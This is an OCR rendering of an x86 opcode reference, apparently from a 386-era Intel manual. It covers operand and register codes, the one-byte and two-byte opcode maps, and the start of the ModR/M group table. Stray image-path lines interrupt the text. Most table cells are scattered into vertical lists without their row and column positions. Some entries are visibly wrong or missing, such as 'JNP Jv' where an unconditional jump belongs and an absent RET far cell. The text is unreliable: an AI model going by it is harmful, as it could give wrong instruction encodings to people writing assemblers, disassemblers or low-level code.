
w Word (regardless of operand size attribute)


Register Codes


When an operand is a specific register encoded in the opcode, the register is identified by its name; e.g., AX, CL, or ESI. The name of the register indicates whether the register is 32-, 16-, or 8-bits wide. A register identifier of the form eXX is used when the width of the register depends on the operand size attribute; for example, eAX indicates that the AX register is used when the operand size attribute is 16 and the EAX register is used when the operand size attribute is 32.

One-Byte Opcode Map

	0	1	2	3	4	5	6	7
	ADD						PUSH	POP
0	Eb,Gb	Ev,Gv	Gb,Eb	Gv,Ev	AL,Ib	eAX,Iv	ES	ES


ADC
PUSH
POP
Eb,Gb
Ev,Gv
Gb,Eb
Gv,Ev
AL,Ib
eAX,Iv
SS
SS
1
AND
SEG
DAA
Eb,Gb
Ev,Gv
Gb,Eb
Gv,Ev
AL,Ib
eAX,Iv
=ES
2
XOR
SEG
AAA
Eb,Gb
Ev,Gv
Gb,Eb
Gv,Ev
AL,Ib
eAX,Iv
=SS
3
INC general register
eAX
eCX
eDX
eBX
eSP
eBP
eSI
eDI
4
PUSH general register
eAX
eCX
eDX
eBX
eSP
eBP
eSI
eDI
5
BOUND
ARPL
SEG
SEG
Operand
Address
PUSHA
POPA
Gv,Ma
Ew,Rw
=FS
=GS
Size
Size
6
Short displacement jump of condition (Jb)
JO
JNO
JB
JNB
JZ
JNZ
JBE
JNBE
7
Immediate Grp1
Grp1
TEST
XCHG
Eb,Ib
Ev,Iv
Ev,Iv
Eb,Gb
Ev,Gv
Eb,Gb
Ev,Gv
8
XCHG word or double-word register with eAX
NOP
eCX
eDX
eBX
eSP
eBP
eSI
eDI
9
MOV
MOVSB
MOVSW/D
CMPSB
CMPSW/D
AL,Ob
eAX,Ov
Ob,AL
Ov,eAX
Xb,Yb
Xv,Yv
Xb,Yb
Xv,Yv
A
MOV immediate byte into byte register
AL
CL
DL
BL
AH
CH
DH
BH
B
Shift Grp2
RET near
LES
LDS
MOV
Eb,Ib
Ev,Iv
Iw
Gv,Mp
Gv,Mp
Eb,Ib
Ev,Iv
C
Shift Grp2
AAM
AAD
XLAT
Eb,1
Ev,1
Eb,CL
Ev,CL
D
LOOPNE
LOOPE
LOOP
JCXZ
IN
OUT
Jb
Jb
Jb
Jb
AL,Ib
eAX,Ib
Ib,AL
Ib,eAX
E



F
LOCK
REPNE
REP
REPE
HLT
CMC
Unary Grp3
Eb
Ev
8 9 A B C D E F
0
OR
PUSH
CS
2-byte
escape
Eb,Gb Ev,Gv Gb,Eb Gv,Ev AL,Ib eAX,Iv
1
SBB
PUSH
POP
DS
2
SUB
SEG
DAS
=CS
3
CMP
AAS
4
DEC general register
eAX eCX eDX eBX eSP eBP eSI eDI
5
POP into general register
6
PUSH IMUL PUSH IMUL INSB INSW/D OUTSB OUTSW/D
Ib GvEvIv Ib GvEvIv Yb,DX Yb,DX Dx,Xb DX,Xv
7
Short-displacement jump on condition(Jb)
JS JNS JP JNP JL JNL JLE JNLE
8
MOV
LEA
Ew,Sw
Gv,M
Sw,Ew
9
CBW
CWD
CALL
Ap
WAIT
PUSHF
POPF
SAHF
LAHF
Fv
A
TEST
STOSB STOSW/D LODSB LODSW/D SCASB SCASW/D
AL,Ib eAX,Iv Yb,AL Yv,eAX AL,Xb eAX,Xv AL,Xb eAX,Xv
B
MOV immediate word or double into word or double register




	eAX	eCX	eDX	eBX	eSP	eBP	eSI	eDI
C	ENTER Iw,Ib	LEAVE	RET far Iw		INT 3	INT Ib	INTO	IRET
D	ESC(Escape to coprocessor instruction set)							
E	CALL Av	JNP Jv	Ap	Jb	IN AL,DX	IN eAX,DX	OUT DX,AL	OUT DX,eAX
F	CLC	STC	CLI	STI	CLD	STD	INC/DEC Grp4	Indirct Grp5

Two-Byte Opcode Map (first byte is 0FH)

	0	1	2	3	4	5	6	7
0	Grp6	Grp7	LAR Gw,Ew	LSL Gv,Ew			CLTS	
1								
2	MOV Cd,Rd	MOV Dd,Rd	MOV Rd,Cd	MOV Rd,Dd	MOV Td,Rd		MOV Rd,Td	
3								
4								
5								
6								
7								


Long-displacement jump on condition (Jv)
JO
JNO
JB
JNB
JZ
JNZ
JBE
JNBE
Byte Set on condition (Eb)
SETO
SETNO
SETB
SETNB
SETZ
SETNZ
SETBE
SETNBE
PUSH FS
POP FS
BT Ev,Gv
SHLD Ev,Gv,Ib
SHLD Ev,Gv,CL
LSS Mp
BTR Ev,Gv
LFS Mp
LGS Mp
MOVZX
Gv,Eb
Gv,Ew
8
9
A
B
C
D
E
F
0
1
2
3
4


Long-displacement jump on condition (Jv)
JS
JNS
JP
JNP
JL
JNL
JLE
JNLE
SETS
SETNS
SETP
SETNP
SETL
SETNL
SETLE
SETNLE
PUSH GS
POP GS
BTS Ev,Gv
SHRD EvGvIb
SHRD EvGvCL
IMUL Gv,Ev
Grp-8 Ev,Ib
BTC Ev,Gv
BSF Gv,Ev
BSR Gv,Ev
MOVSX Gv,Eb Gv,Ew
Opcodes determined by bits 5,4,3 of modR/M byte:
Group
mod
nnn
R/M

p	000	001	010	011	100	101	110	111
1	ADD	OR	ADC	SBB	AND	SUB	XOR	CMP
